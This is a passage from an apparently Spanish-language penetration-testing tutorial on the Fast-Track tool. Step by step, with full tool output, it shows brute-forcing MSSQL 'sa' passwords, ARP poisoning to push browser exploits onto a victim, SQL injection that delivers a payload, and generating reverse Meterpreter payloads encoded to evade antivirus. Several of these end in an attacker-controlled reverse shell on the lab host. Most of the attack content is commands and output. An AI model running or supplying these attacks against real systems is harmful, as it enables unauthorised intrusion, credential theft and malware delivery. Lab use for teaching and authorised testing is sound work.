11. Exit
```

```
Enter the number: 3
```

```
Microsoft SQL Attack Tools
```

```
Pick a list of the tools from below:
```

- 1. MSSQL Injector
- 2. MSSQL Bruter
- 3. SQLPwnage

```
Enter your choice : 2
```

```
Enter the IP Address and Port Number to Attack.
```

```
Options: (a)tttempt SQL Ping and Auto Quick Brute Force  
         (m)ass scan and dictionary brute  
         (s)ingle Target (Attack a Single Target with big  
dictionary)  
         (f)ind SQL Ports (SQL Ping)  
         (i) want a command prompt and know which system is  
vulnerable  
         (v)ulnerable system, I want to add a local admin on the  
box...  
         (e)nable xp_cmdshell if its disabled (sql2k and sql2k5)
```

```
Enter Option:
```

Fast-Track tiene una gran lista de opciones para que echemos un vistazo a cada uno de ellos:

- ```
==
```
- La opción "a", "attempt SQL Ping and Auto Quick Brute Force" intentará escanear un rango de direcciones IP.  
Esto utiliza la misma sintaxis que Nmap y Usa un diccionario en la lista predefinida de contraseñas desde hace unos cincuenta años.
  - La Opción "m", "mass scan and dictionary brute", explorará un rango de direcciones IP y permite especificar una lista de palabras de su propio diccionario, sin embargo Fast-Track viene con una lista de palabras decente ubicado en 'bin / dict '.
  - La Opción "s", "single Target (Attack a Single Target with big dictionary", le permitirá realizar un ataque a fuerza bruta a una dirección IP específica 1 con una lista de palabras de gran tamaño.
  - La Opción "f", "find SQL Ports (SQL Ping)", sólo buscar servidores SQL y no atacarlos.

- La Opción "i", "i want a command prompt and know which system is vulnerable", usada cuando usted ya conoce una clave para la cuenta 'sa' y le aparecerá el símbolo del sistema.

- La Opción "s", "vulnerable system, I want to add a local admin on the box...", se agrega un nuevo usuario administrativo en una caja que usted sepa que es vulnerable.

- Opción "e", "enable xp\_cmdshell if its disabled (sql2k and sql2k5)", es un procedimiento almacenado de Fast-Track utilizado para ejecutar comandos subyacentes del sistema. De forma predeterminada, está deshabilitado en SQL Server 2005 y anteriores, pero un ataque de Fast-Track puede volverlo a activar si se ha desactivado. Sólo una cosa buena para hablar, al atacar el sistema remoto con cualquiera de las opciones, Fast-Track de forma automática intentará volver a habilitar xp\_cmdshell por si acaso.

==

Vamos a correr a través de Quick Brute Force..

Enter the IP Address and Port Number to Attack.

Options: (a)ttempt SQL Ping and Auto Quick Brute Force  
(m)ass scan and dictionary brute  
(s)ingle Target (Attack a Single Target with big dictionary)  
(f)ind SQL Ports (SQL Ping)  
(i) want a command prompt and know which system is vulnerable  
(v)ulnerable system, I want to add a local admin on the box...  
(e)nable xp\_cmdshell if its disabled (sql2k and sql2k5)

Enter Option: a  
Enter username for SQL database (example:sa): sa  
Configuration file not detected, running default path.  
Recommend running setup.py install to configure Fast-Track.  
Setting default directory...  
Enter the IP Range to scan for SQL Scan (example 192.168.1.1-255):  
10.211.55.1/24

Do you want to perform advanced SQL server identification on non-standard SQL ports? This will use UDP footprinting  
in order to determine where the SQL servers are at. This could take quite a long time.

Do you want to perform advanced identification, yes or no: yes

[ - ] Launching SQL Ping, this may take a while to footprint.... [-]

```
[*] Please wait while we load the module tree...
Brute forcing username: sa

Be patient this could take awhile...

Brute forcing password of password2 on IP 10.211.55.128:1433
Brute forcing password of  on IP 10.211.55.128:1433
Brute forcing password of password on IP 10.211.55.128:1433

SQL Server Compromised: "sa" with password of: "password" on IP
10.211.55.128:1433

Brute forcing password of sqlserver on IP 10.211.55.128:1433
Brute forcing password of sql on IP 10.211.55.128:1433
Brute forcing password of password1 on IP 10.211.55.128:1433
Brute forcing password of password123 on IP 10.211.55.128:1433
Brute forcing password of complexpassword on IP 10.211.55.128:1433
Brute forcing password of database on IP 10.211.55.128:1433
Brute forcing password of server on IP 10.211.55.128:1433
Brute forcing password of changeme on IP 10.211.55.128:1433
Brute forcing password of change on IP 10.211.55.128:1433
Brute forcing password of sqlserver2000 on IP 10.211.55.128:1433
Brute forcing password of sqlserver2005 on IP 10.211.55.128:1433
Brute forcing password of Sqlserver on IP 10.211.55.128:1433
Brute forcing password of SqlServer on IP 10.211.55.128:1433
Brute forcing password of Password1 on IP 10.211.55.128:1433

Brute forcing password of xp on IP 10.211.55.128:1433
Brute forcing password of nt on IP 10.211.55.128:1433
Brute forcing password of 98 on IP 10.211.55.128:1433
Brute forcing password of 95 on IP 10.211.55.128:1433
Brute forcing password of 2003 on IP 10.211.55.128:1433
Brute forcing password of 2008 on IP 10.211.55.128:1433
```

```
*****
The following SQL Servers were compromised:
*****
```

```
1. 10.211.55.128:1433 *** U/N: sa P/W: password ***
```

```
*****
```

```
To interact with system, enter the SQL Server number.
```

```
Example: 1. 192.168.1.32 you would type 1
```

```
Enter the number:
```

En cuanto a la salida anterior, que han puesto en peligro un servidor SQL en la dirección IP 10.211.55.128 en el puerto 1433 con nombre de usuario "sa" y la contraseña "password".

Ahora queremos el pleno acceso a este chico malo. Hay un montón de opciones que puede especificar en este caso, usaremos una consola Meterpreter pero hay otras opciones.

```
Enter number here: 1

Enabling: XP_Cmdshell...
Finished trying to re-enable xp_cmdshell stored procedure if disabled.

Configuration file not detected, running default path.
Recommend running setup.py install to configure Fast-Track.
Setting default directory...
What port do you want the payload to connect to you on: 4444
Metasploit Reverse Meterpreter Upload Detected..
Launching Meterpreter Handler.
Creating Metasploit Reverse Meterpreter Payload..
Sending payload: c88f3f9ac4bbe0e66da147e0f96efd48dad6
Sending payload: ac8cbc47714aaeed2672d69e251cee3dfbad
Metasploit payload delivered..
Converting our payload to binary, this may take a few...
Cleaning up...
Launching payload, this could take up to a minute...
When finished, close the metasploit handler window to return to other
compromised SQL Servers.
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(216
bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (10.211.55.130:4444 ->
10.211.55.128:1030)

meterpreter >
```

Éxito! Ahora tenemos acceso total a esta máquina. Muy mala cosa, y todo a través de adivinar el pass de la cuenta "sa".

## Binay to Hex Converter

### CONVERTIDOR DE BINARIO A HEXADECIMAL

El generador de binario a hexadecimal es útil cuando usted ya tiene acceso a un sistema y la necesidad de emitir un ejecutable. Por lo general, TFTP y FTP son filtrados por los cortafuegos y un método alternativo que no requiere ninguna conexión de salida es la utilización de las ventanas de depuración de conversión con el fin de entregar su carga útil.

Fast-Track tomará cualquier ejecutable, siempre y cuando está por debajo de 64 kb de tamaño, y un archivo de texto con el formato específico de las conversiones de depuración de Windows.

Una vez conseguido eso, simplemente, péguelo en un símbolo del sistema, o escribir un script para conseguirlo en el sistema afectado que ya tienen acceso.

Fast-Track Main Menu:

```
Fast-Track - Where it's OK to finish in under 3 minutes...
```

```
Version: v4.0
```

```
Written by: David Kennedy (ReL1K)
```

```
http://www.securestate.com
```

```
http://www.thepentest.com
```

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit

```
Enter the number: 6
```

```
Binary to Hex Generator v0.1
```

This menu will convert an exe to a hex file which you just need to copy and paste the output to a windows command prompt, it will then generate an executable based on your payload

```
**Note** Based on Windows restrictions the file cannot be over 64kb
```

```
Enter the path to the file you want to convert to hex:
```

```
/pentest/exploits/fasttrack/nc.exe
```

```
Finished...
```

```
Opening text editor...
```

```
// Output will look like this
```

```
DEL T 1>NUL 2>NUL
echo EDS:0 4D 5A 90 00 03 00 00 00 04 00 00 00 00 FF FF 00 00>>T
echo EDS:10 B8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00>>T
echo FDS:20 L 10 00>>T
echo EDS:30 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00>>T
echo EDS:40 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68>>T
echo EDS:50 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F>>T
echo EDS:60 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20>>T
echo EDS:70 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00>>T
```

Basta con pegar esto en un símbolo del sistema y ver la magia!

# Mass-Client Attack

## ATAQUES Mass-Client

Fast-Track's 'Mass Client-Side Attack' es de naturaleza similar a los db\_autopwn Metasploit. Cuando un usuario se conecta a su sitio web malicioso, una gran cantidad de exploits personalizadoS desarrolladoS en Fast-Track y el repositorio de Metasploit se pondrá en marcha en el cliente. Una cosa a añadir es que también puede utilizar el envenenamiento de caché ARP con ettercap con el fin de forzar a la víctima a su sitio! Vamos a probar esto.

```
Fast-Track Main Menu:
```

```
Fast-Track - Where it's OK to finish in under 3 minutes...
```

```
Version: v4.0
```

```
Written by: David Kennedy (ReL1K)
```

```
http://www.securestate.com
```

```
http://www.thepentest.com
```

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit

```
Enter the number: 4
```

```
Metasploit path not defined, you should run setup.py, using the default for now...
```

```
Mass Client Client Attack
```

```
Requirements: PExpect
```

Metasploit has a bunch of powerful client-side attacks available in its arsenal. This simply launches all client side attacks within Metasploit through msfcli and starts them on various ports and starts a custom HTTP server for you, injects a new index.html file, and puts all of the exploits in iframes.

If you can get someone to connect to this web page, it will basically brute force various client side exploits in the hope one succeeds. You'll have to monitor each shell if one succeeds.. Once finished,

```
just have someone connect to port 80 for you and if they are  
vulnerable  
to any of the exploits...should have a nice shell.
```

```
Enter the IP Address you want the web server to listen on:  
10.211.55.130
```

```
Specify your payload:
```

1. Windows Meterpreter Reverse Meterpreter
2. Generic Bind Shell
3. Windows VNC Inject Reverse\_TCP (aka "Da Gui")
4. Reverse TCP Shell

```
Enter the number of the payload you want: 1
```

```
Would you like to use ettercap to ARP poison a host yes or no: yes
```

```
Ettercap allows you to ARP poison a specific host and when they browse  
a site, force them to use the metasploit site and launch a slew of  
exploits from the Metasploit repository. ETTERCAP REQUIRED.
```

```
What IP Address do you want to poison: 10.211.55.128
```

```
Setting up the ettercap filters....
```

```
Filter created...
```

```
Compiling Ettercap filter...
```

```
etterfilter NG-0.7.3 copyright 2001-2004 ALoR & NaGA
```

```
12 protocol tables loaded:
```

```
DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth
```

```
11 constants loaded:
```

```
VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP
```

```
Parsing source file 'bin/appdata/fasttrack.filter' done.
```

```
Unfolding the meta-tree done.
```

```
Converting labels to real offsets done.
```

```
Writing output to 'bin/appdata/fasttrack.ef' done.
```

```
-> Script encoded into 16 instructions.
```

```
Filter compiled...Running Ettercap and poisoning target...
```

```
Setting up Metasploit MSFConsole with various exploits...
```

```
If an exploit succeeds, type sessions -l to list shells and sessions -  
i
```


to interact...

Have someone connect to you on port 80...

Launching MSFConsole and Exploits...

```
Once you see the Metasploit Console launch all the exploits have
someone
connect to you..
SRVPORT => 8072
resource> set URIPATH /
URIPATH => /
resource> set LPORT 9072
LPORT => 9072
resource> exploit
[*] Handler binding to LHOST 0.0.0.0
[*] Exploit running as background job.
resource> use exploit/windows/browser/zenturiprogramchecker_unsafe
[*] Started reverse handler
resource> set PAYLOAD windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8071/
PAYLOAD => windows/meterpreter/reverse_tcp
resource> set LHOST 10.211.55.130
LHOST => 10.211.55.130
[*] Local IP: http://10.211.55.130:8071/
resource> set SRVPORT 8073
[*] Server started.
SRVPORT => 8073
resource> set URIPATH /
URIPATH => /
resource> set LPORT 9073
LPORT => 9073
resource> exploit
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Exploit running as background job.
[*] Using URL: http://0.0.0.0:8072/
[*] Local IP: http://10.211.55.130:8072/
[*] Server started.
msf exploit(zenturiprogramchecker_unsafe) >
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8073/
[*] Local IP: http://10.211.55.130:8073/
[*] Server started.
```

En este momento cuando nuestra la víctima en 10.211.55.128 va a navegar por cualquier página web, todos los hrefs serán reemplazados por nuestra dirección en Internet. Échale un vistazo a continuación



Observe en la esquina inferior izquierda que los puntos de enlace a nuestro sitio web malicioso en 10.211.55.130. Todos los enlaces de Google han sido sustituidos con éxito. Tan pronto como se hace clic en un vínculo, el caos comienza.

```
[*] Local IP: http://10.211.55.130:8071/
[*] Server started.
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Exploit running as background job.
[*] Using URL: http://0.0.0.0:8072/
[*] Local IP: http://10.211.55.130:8072/
[*] Server started.
msf exploit(zenturiprogramchecker_unsafe) >
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8073/
[*] Local IP: http://10.211.55.130:8073/
[*] Server started.
[*] Sending Adobe Collab.getIcon() Buffer Overflow to
10.211.55.128:1044...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending HTML page to 10.211.55.128:1047...
[*] Sending Adobe JBIG2Decode Memory Corruption Exploit to
10.211.55.128:1046...
[*] Sending exploit to 10.211.55.128:1049...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP)
to 10.211.55.128:1076...
[*] Transmitting intermediate stager for over-sized stage... (216
bytes)
[*] Sending stage (718336 bytes)
```

```

[*] Meterpreter session 1 opened (10.211.55.130:9007 ->
10.211.55.128:1077
msf exploit(zenturiprogramchecker_unsafe) > sessions -l

Active sessions
=====
Id Description Tunnel
-- -----
1 Meterpreter 10.211.55.130:9007 -> 10.211.55.128:1077

msf exploit(zenturiprogramchecker_unsafe) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >

```

Tenga en cuenta que el envenenamiento de caché ARP sólo funcionará en sistemas en la misma subred que usted. Este fue un gran ejemplo de cómo el "forzar" a un usuario para buscar su sitio en lugar de tener que incitarles a hacer clic en un enlace y automáticamente los explotan con una variedad de ataques.

## SQL PWNAGE

### SQL PWNAGE

'SQLPwnage' es una herramienta para la detección de potenciales vulnerabilidades de inyección SQL en una aplicación web. SQLPwnage explorará subredes y rastrear las URL entera en busca de cualquier tipo de parámetros POST. SQLPwnage intentará que se de un error de inyección SQL basada en un intento para tener acceso completo al sistema. Si se puede adivinar la sintaxis SQL apropiada, que hará una serie de ataques como volver a habilitar xp\_cmdshell y la entrega de cualquier carga que desee, todo a través de inyección de SQL. Usando el ejemplo de abajo, automáticamente se arrastrará y atacara un sitio que sabemos que es vulnerable a la inyección de SQL. SQLPwnage fue escrito por Andrew Weidenhamer y David Kennedy. Vamos a ver qué pasa.

Fast-Track Main Menu:

Fast-Track - Where it's OK to finish in under 3 minutes...

Version: v4.0

Written by: David Kennedy (ReL1K)

<http://www.securestate.com>

<http://www.thepentest.com>

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits

- 6. Binary to Hex Payload Converter
- 7. Payload Generator
- 8. Fast-Track Tutorials
- 9. Fast-Track Changelog
- 10. Fast-Track Credits
- 11. Exit

```
Enter the number: 3
```

```
Microsoft SQL Attack Tools
```

```
Pick a list of the tools from below:
```

- 1. MSSQL Injector
- 2. MSSQL Bruter
- 3. SQLPwnage

```
Enter your choice : 3
```

```
Configuration file not detected, running default path.
```

```
Recommend running setup.py install to configure Fast-Track.
```

```
Default Metasploit directory set to /pentest/exploits/framework3/
```

```
Checking SQLPwnage dependencies required to run...
```

```
Dependencies installed. Welcome to SQLPwnage.
```

```
SQLPwnage written by: Andrew Weidenhamer and David Kennedy
```

```
SQLPwnage is a mass pwnage tool custom coded for Fast-Track. SQLPwnage will attempt to identify SQL Injection in a website, scan subnet ranges for web servers, crawl entire sites, fuzz form parameters and attempt to gain you remote access to a system. We use unique attacks never performed before in order to bypass the 64kb debug restrictions on remote Windows systems and deploy our large payloads without restrictions
```

```
This is all done without a stager to download remote files, the only egress connections made are our final payload. Right now SQLPwnage supports three payloads, a reverse tcp shell, metasploit reverse tcp meterpreter, and metasploit reverse vnc inject.
```

```
Some additional features are, elevation to "sa" role if not added, data execution prevention (DEP) disabling, anti-virus bypassing, and much more!
```

```
This tool is the only one of its kind, and is currently still in beta.
```

SQLPwnage Main Menu:

1. SQL Injection Search/Exploit by Binary Payload Injection (BLIND)
2. SQL Injection Search/Exploit by Binary Payload Injection (ERROR BASED)
3. SQL Injection single URL exploitation

Enter your choice: 2

-----  
- This module has the following two options: -  
--  
- 1) Spider a single URL looking for SQL Injection. If -  
- successful in identifying SQL Injection, it will then -  
- give you a choice to exploit.-  
--  
- 2) Scan an entire subnet looking for webservers running on -  
- port 80. The user will then be prompted with two -  
- choices: 1) Select a website or, 2) Attempt to spider -  
- all websites that was found during the scan attempting -  
- to identify possible SQL Injection. If SQL Injection -  
- is identified, the user will then have an option to -  
- exploit. -  
--  
- This module is based on error messages that are most -  
- commonly returned when SQL Injection is prevalent on -  
- web application. -  
--  
- If all goes well a reverse shell will be returned back to -  
- the user. -  
-----

Scan a subnet or spider single URL?

1. url
2. subnet (new)
3. subnet (lists last scan)

Enter the Number: 2

Enter the ip range, example 192.168.1.1-254: 10.211.55.1-254  
Scanning Complete!!! Select a website to spider or spider all??

1. Single Website
2. All Websites

Enter the Number: 2

Attempting to Spider: http://10.211.55.128

```
Crawling http://10.211.55.128 (Max Depth: 100000)
DONE
Found 0 links, following 0 urls in 0+0:0:0

Spidering is complete.

*****
***  
http://10.211.55.128
*****
***  
  
[+] Number of forms detected: 2 [+]  
  
A SQL Exception has been encountered in the "txtLogin" input field of  
the above website.  
  
What type of payload do you want?  
  
1. Custom Packed Fast-Track Reverse Payload (AV Safe)  
2. Metasploit Reverse VNC Inject (Requires Metasploit)  
3. Metasploit Meterpreter Payload (Requires Metasploit)  
4. Metasploit TCP Bind Shell (Requires Metasploit)  
5. Metasploit Meterpreter Reflective Reverse TCP  
6. Metasploit Reflective Reverse VNC  
  
Select your choice: 5  
Enter the port you want to listen on: 9090  
[+] Importing 64kb debug bypass payload into Fast-Track... [+]  
[+] Import complete, formatting the payload for delivery.. [+]  
[+] Payload Formatting prepped and ready for launch. [+]  
[+] Executing SQL commands to elevate account permissions. [+]  
[+] Initiating stored procedure: 'xp_cmdshell' if disabled. [+]  
[+] Delivery Complete. [+]  
Created by msfpayload (http://www.metasploit.com) .  
Payload: windows/payloadmeterpreter/reverse_tcp  
Length: 310  
Options: LHOST=10.211.55.130,LPORT=9090  
Launching MSFCLI Meterpreter Handler  
Creating Metasploit Reverse Meterpreter Payload..  
Taking raw binary and converting to hex.  
Raw binary converted to straight hex.  
[+] Bypassing Windows Debug 64KB Restrictions. Evil. [+]  
[+] Sending chunked payload. Number 1 of 9. This may take a bit. [+]  
[+] Sending chunked payload. Number 2 of 9. This may take a bit. [+]  
[+] Sending chunked payload. Number 3 of 9. This may take a bit. [+]  
[+] Sending chunked payload. Number 4 of 9. This may take a bit. [+]  
[+] Sending chunked payload. Number 5 of 9. This may take a bit. [+]  
[+] Sending chunked payload. Number 6 of 9. This may take a bit. [+]  
[+] Sending chunked payload. Number 7 of 9. This may take a bit. [+]  
[+] Sending chunked payload. Number 8 of 9. This may take a bit. [+]
```

```
[+] Sending chunked payload. Number 9 of 9. This may take a bit. [+]
[+] Conversion from hex to binary in progress. [+]
[+] Conversion complete. Moving the binary to an executable. [+]
[+] Splitting the hex into 100 character chunks [+]
[+] Split complete. [+]
[+] Prepping the payload for delivery. [+]
Sending chunk 1 of 3, this may take a bit...
Sending chunk 2 of 3, this may take a bit...
Sending chunk 3 of 3, this may take a bit...
Using H2B Bypass to convert our Payload to Binary..
Running cleanup before launching the payload....
[+] Launching the PAYLOAD!! This may take up to two or three minutes.
[+]
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage... (216
bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (718347 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.211.55.130:9090 ->
10.211.55.128:1031)

meterpreter >
```

¡Uf! Hecho que parezca fácil ... Fast-Track logró ganar el acceso y la entrega de la carga útil a lo largo de la inyección de SQL! Lo interesante de todo esto es el payload. Una vez que se identifica la inyección de SQL de Fast-Track , toma las opciones especificadas durante la instalación inicial y crea una carga útil de Metasploit como un formato ejecutable. Ese ejecutable se convierte entonces en una versión hexagonal primas, lo que la salida es sólo una gota de recta hexagonal. Una carga de encargo se entrega al equipo de la víctima que es completamente personalizado a Fast-Track, lo que esta carga inicial no es su aplicación una base hexagonal de 5kb, cae la carga útil en el formato hexadecimal en el sistema operativo subyacente y utiliza Windows de depuración para convertir el formato hexadecimal de nuevo a una aplicación basada en binario. La principal limitación de este método es que todas las cargas útiles DEBE estar bajo 64KB de tamaño. Si el payload está sobre el tamaño, se bomba se va hacia afuera y se convierte en una aplicación. Fast-Track's tiene payload personalizados que pesan (5kb) esencialmente una vez convertido nuevamente en un binario se lee en hexadecimal primas y la convierte a un archivo en un formato binario, evitando así la limitación de 64 KB. Este método fue introducido por primera vez por Scott White, en la Defcon SecureState en 2008 y se ha incorporado al SQLPwnage Fast-Track y los ataques SQLBruter.

## Payload Generator

### SQL PWNAGE

El generador de Payload Fast Track crea Payloads Metasploit para usted con un clic de un botón. Sin embargo debemos, recordar los comandos con msfpayload pueden ser complicados, pero el Generadorde Fast Track simplifica el trabajo para usted!

Fast-Track Main Menu:

```
Fast-Track - Where it's OK to finish in under 3 minutes...
Version: v4.0
Written by: David Kennedy (ReL1K)
http://www.securestate.com
http://www.thepentest.com
```

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit

Enter the number: 7

Configuration file not detected, running default path.  
Recommend running setup.py install to configure Fast-Track.

```
#####
###          ##
###  Metasploit Payload Generator  ##
###          ##
###          ##
###  Written by: Dave Kennedy      ##
###  aka ReL1K                   ##
###          ##
#####
```

The Metasploit Payload Generator is a simple tool to make it extremely easy to generate a payload and listener on the Metasploit framework. This does not actually exploit any systems, it will generate a metasploit payload for you and save it to an executable. You then need to someone get it on the remote server by yourself and get it to execute correctly.

This will also encode your payload to get past most AV and IDS/IPS.

What payload do you want to generate:

Name:	Description:
1. Windows Shell Reverse_TCP victim and send back to attacker.	Spawn a command shell on
2. Windows Reverse_TCP Meterpreter on victim and send back to attacker.	Spawn a meterpreter shell
3. Windows Reverse_TCP VNC DLL victim and send back to attacker.	Spawn a VNC server on
4. Windows Bind Shell an accepting port on remote system.	Execute payload and create
5. Windows Reflective Reverse VNC victim and send back to attacker.	Spawn a VNC server on
6. Windows Reflective Reverse Meterpreter on victim through Reflective to attacker.	Spawn a Meterpreter shell

Enter choice (example 1-6): 2

Below is a list of encodings to try and bypass AV.

Select one of the below, Avoid\_UTF8\_tolower usually gets past them.

- 1. avoid\_utf8\_tolower
- 2. shikata\_ga\_nai
- 3. alpha\_mixed
- 4. alpha\_upper
- 5. call4\_dword\_xor
- 6. countdown
- 7. fnstenv\_mov
- 8. jmp\_call\_additive
- 9. nonalpha
- 10. nonupper
- 11. unicode\_mixed
- 12. unicode\_upper
- 13. alpha2
- 14. No Encoding

Enter your choice : 2

Enter IP Address of the listener/attacker (reverse) or host/victim (bind shell): 10.211.55.130

Enter the port of the Listener: 9090

Do you want to create an EXE or Shellcode

- 1. Executable
- 2. Shellcode

Enter your choice: 1

Created by msfpayload (<http://www.metasploit.com>) .

Payload: windows/meterpreter/reverse\_tcp

Length: 310

```
Options: LHOST=10.211.55.130, LPORT=9090, ENCODING=shikata_ga_nai
```

```
A payload has been created in this directory and is named  
'payload.exe'. Enjoy!
```

```
Do you want to start a listener to receive the payload yes or no: yes
```

```
Launching Listener...
```

```
*****  
*****
```

```
Launching MSFCLI on 'exploit/multi/handler' with  
PAYLOAD='windows/meterpreter/reverse_tcp'  
Listening on IP: 10.211.55.130 on Local Port: 9090 Using encoding:  
ENCODING=shikata_ga_nai
```

```
*****  
*****
```

```
[*] Please wait while we load the module tree...  
[*] Handler binding to LHOST 0.0.0.0  
[*] Started reverse handler  
[*] Starting the payload handler...
```

Tenga en cuenta que cuando un Payload es creado, Fast-Track automáticamente puede configurar un escucha para que acepte la conexión. Ahora todo lo que tienes que hacer es conseguir el ejecutable en el sistema remoto. Una vez ejecutado:

```
*****  
*****
```

```
Launching MSFCLI on 'exploit/multi/handler' with  
PAYLOAD='windows/meterpreter/reverse_tcp'  
Listening on IP: 10.211.55.130 on Local Port: 9090 Using encoding:  
ENCODING=shikata_ga_nai
```

```
*****  
*****
```

```
[*] Please wait while we load the module tree...  
[*] Handler binding to LHOST 0.0.0.0  
[*] Started reverse handler  
[*] Starting the payload handler...  
[*] Transmitting intermediate stager for over-sized stage... (216  
bytes)  
[*] Sending stage (718336 bytes)  
[*] Meterpreter session 1 opened (10.211.55.130:9090 ->  
10.211.55.128:1078)
```

```
meterpreter >
```

Acabamos de enterarnos de cómo crear payloads, utilizando Fast-Track framework y, finalmente, tener acceso a un sistema que utiliza payloads creado por el Metasploit Framework!

## Construyendo un Modulo

Para mí (Dave Kennedy) este fue uno de mis primeros módulos que he construido para el marco de Metasploit. Soy un tipo pitón y cambiar a Ruby en realidad al final no fue "tan" mal como yo había previsto. Después de construir el módulo, que quería escribir paso a paso cómo fui capaz de crear el módulo, dar una pequeña introducción en la construcción de módulos, lo fácil que es realmente para agregar herramientas adicionales o explota en el marco de Metasploit.

En primer lugar, quiero empezar con darle una pequeña idea sobre algunos de los componentes clave del marco de Metasploit que estaremos hablando.

Primero eche un vistazo en el lib / MSF / sección central dentro de Metasploit, esta zona hay una mina de oro que se quieren aprovechar para no tener que reconstruir todos los protocolos o un ataque cada vez que individuales. Vaya a la base / explotar sección:

```
relik@fortress:/pentest/exploits/framework3/lib/msf/core/exploit$ ls
ardeia.rb dect_coa.rb lorcon2.rb seh.rb.ut.rb
browser_autopwn.rb dialup.rb lorcon.rb smb.rb
brute.rb egghunter.rb mixins.rb smtp_deliver.rb
brutetargets.rb fileformat.rb mssql_commands.rb smtp.rb
capture.rb ftp.rb mssql.rb snmp.rb
dcerpc_epm.rb ftpserver.rb ndmp.rb sunrpc.rb
dcerpc_lsa.rb http.rb oracle.rb tcp.rb
dcerpc_mgmt.rb imap.rb pdf_parse.rb tcp.rb.ut.rb
dcerpc.rb ip.rb pop2.rb tns.rb
dcerpc.rb.ut.rb kernel_mode.rb seh.rb udp.rb
relik@fortress:/pentest/exploits/framework3/lib/msf/core/exploit$
```

Podemos ver varias áreas que podrían ser útiles para nosotros, por ejemplo theres ya envasados protocolos como Microsoft SQL, HTTP, TCP, Oracle, RPC, FTP, SMB, SMTP, y mucho más. Echa un vistazo a la mssql.rb y mssql\_commands.rb, estos dos han sufrido algunas modificaciones importantes por HD Moore, yo mismo, y Dark Operador reciente, desde que está agregando un poco de funcionalidad a través de los aspectos MSSQL.

Si nos fijamos en la línea de partida 126 en mssql.rb, esta es la sección que se centra en gran medida, leer a través de él y obtener un entendimiento básico que estaremos cubriendo la zona posterior.

Vamos a salir de núcleo, y la cabeza a los módulos de "directorio", si añadimos cualquier archivo nuevo en aquí, de forma dinámica se importarán a Metasploit para nosotros. Vamos a probar un programa muy sencillo, entra en framework3/modules/auxiliary/scanner/mssql

